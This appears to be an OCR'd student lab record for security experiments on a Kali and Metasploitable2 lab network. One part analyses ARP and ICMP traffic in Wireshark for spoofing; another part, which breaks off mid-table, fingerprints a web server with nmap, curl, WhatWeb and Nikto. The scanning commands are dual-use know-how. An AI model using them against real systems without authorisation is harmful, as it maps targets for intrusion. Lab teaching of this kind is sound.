
   ip neigh
7. Alternatively, use arp -a to view available IP-to-MAC address mappings.
8. Cross-check the observed IP-to-MAC mappings and examine the captured traffic for unexpected or duplicate ARP replies that could indicate ARP spoofing.
9. Document the captured packets, connectivity results, and ARP neighbour information, and document whether any session hijacking indicators were confirmed.


OBSERVATION


TEST PPERFORMED	OBSERVATION
Checked IP addresses	Kali: 192.168.56.101; Metasploitable2: 192.168.56.102
Tested connectivity using ping	4 packets transmitted, 4 received, 0% packet loss.
Captured ARP packets using Wireshark	An ARP request asking for 192.168.56.100 was observed.

TEST PPERFORMED	OBSERVATION
Analysed ICMP traffic	Echo requests and replies between Kali and Metasploitable2 were captured
Checked the ARP neighbour table using ip neigh	Metasploitable2 was mapped to MAC address 08:00:27:07:0d:3c, with state STALE.
Checked for session hijacking indicators	No confirmed ARP spoofing or session hijacking was observed in the collected evidence.




Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
arp
No. Time Source Destination Protocol Length Info
2 107.848492251 PCSSystemtec_07:0d:… Broadcast ARP 60 Who has 192.168.56.100? Tell
Frame 2: Packet, 60 bytes on wire (480 bits), 60 by
Ethernet II, Src: PCSSystemtec_07:0d:3c (08:00:27:0
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff 08 00 27 07 0d 3c 08 06 00 0
0010 08 00 06 04 00 01 08 00 27 07 0d 3c c0 a8 38 6
0020 00 00 00 00 00 00 c0 a8 38 64 00 00 00 00 00 0
0030 00 00 00 00 00 00 00 00 00 00 00 00
Address Resolution Protocol: Protocol
Packets: 2 · Displayed: 1 (50.0%)
Profile: Default


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info
8 174.577430124 192.168.56.101 192.168.56.102 ICMP 98 Echo (ping) request id=0x2f
11 174.581795617 192.168.56.102 192.168.56.101 ICMP 98 Echo (ping) reply id=0x2f
12 175.578779670 192.168.56.101 192.168.56.102 ICMP 98 Echo (ping) request id=0x2f
13 175.579583962 192.168.56.102 192.168.56.101 ICMP 98 Echo (ping) reply id=0x2f
14 176.591344953 192.168.56.101 192.168.56.102 ICMP 98 Echo (ping) request id=0x2f
15 176.592138816 192.168.56.102 192.168.56.101 ICMP 98 Echo (ping) reply id=0x2f
16 177.615371285 192.168.56.101 192.168.56.102 ICMP 98 Echo (ping) request id=0x2f
17 177.616288235 192.168.56.102 192.168.56.101 ICMP 98 Echo (ping) reply id=0x2f
Frame 8: Packet, 98 bytes on wire (784 bits), 98 by
Ethernet II, Src: PCSSystemtec_5a:87:bc (08:00:27:5
Internet Protocol Version 4, Src: 192.168.56.101, D
Internet Control Message Protocol
0000 08 00 27 07 0d 3c 08 00 27 5a 87 bc 08 00 45 0
0010 00 54 e5 81 40 00 40 01 63 0b c0 a8 38 65 c0 a
0020 38 66 08 00 af 9e 2f 0c 00 01 c3 9f cc 6a 00 0
0030 00 00 c8 76 02 00 00 00 00 00 10 11 12 13 14 1
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 2
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 3
0060 36 37
Internet Control Message Protocol: Protocol
Packets: 19 · Displayed: 8 (42.1%)
Profile: Default



RESULT

Network traffic was captured and analysed using Wireshark. Normal ARP requests and ICMP echo request/reply packets were observed. The ARP neighbour table was examined to understand IP-to-MAC address mapping and identify potential indicators of ARP spoofing. No session hijacking was confirmed during the observation.

EXPERIMENT 05

PERFORM WEB SERVER RECONNAISSANCE USING VARIOUS TOOLS

AIM

To identify the type, version, and configuration details of a target web server using reconnaissance tools such as Nmap, Nikto, and WhatWeb.

TOOLS REQUIRED

- Kali Linux – Operating system containing the reconnaissance tools.
- Metasploitable2 – Vulnerable target machine hosting the web server.
- Nmap – To identify open ports, services, and web server versions.
- WhatWeb – To identify web technologies used by the target website.
- Nikto – To identify potential web server vulnerabilities and configuration issues.
- curl – To inspect HTTP response headers.
- Wireshark (optional) – To capture and analyse network traffic.

PROCEDURE

1. Launch Kali Linux and Metasploitable2 and verify network connectivity using the ping command.

   ping -c 4 192.168.56.102

2. Carry out service and version detection using Nmap to identify open web server ports and running services.

   nmap -sV -p 80,443,8080 192.168.56.102

3. Use Nmap HTTP scripts to identify the web page title, HTTP headers, and server information.

   nmap -p 80 --script=http-headers,http-title,http-server-header 192.168.56.102

4. Examine the HTTP response headers using curl.

   curl -I http://192.168.56.102

5. Use WhatWeb to identify the web server software, operating system information, PHP version, and other detectable web technologies.

   whatweb http://192.168.56.102

6. Run Nikto against the target web server to identify potential security issues, outdated software, missing security headers, and directory indexing.


   nikto -h http://192.168.56.102


7. Document the outputs obtained from the tools, analyse the web server information, and document the potential security issues identified.


OBSERVATION


TEST PERFORMED	OBSERVATION
Network connectivity using ping	Target 192.168.56.102 was reachable. Four packets were received with 0% packet loss.

TEST PERFORMED	OBSERVATION
Nmap service/version detection	Port 80/tcp was open and running Apache HTTPD 2.2.8 (Ubuntu) DAV/2. Ports 443/tcp and 8080/tcp were closed.
Nmap HTTP scripts	Page title: Metasploitable2 - Linux. Server header: Apache/2.2.8 (Ubuntu) DAV/2. PHP header: PHP/5.2.4-2ubuntu5.10.
HTTP header inspection using curl	Server returned HTTP/1.1 200 OK. Apache and PHP response headers were observed; content type was text/html.
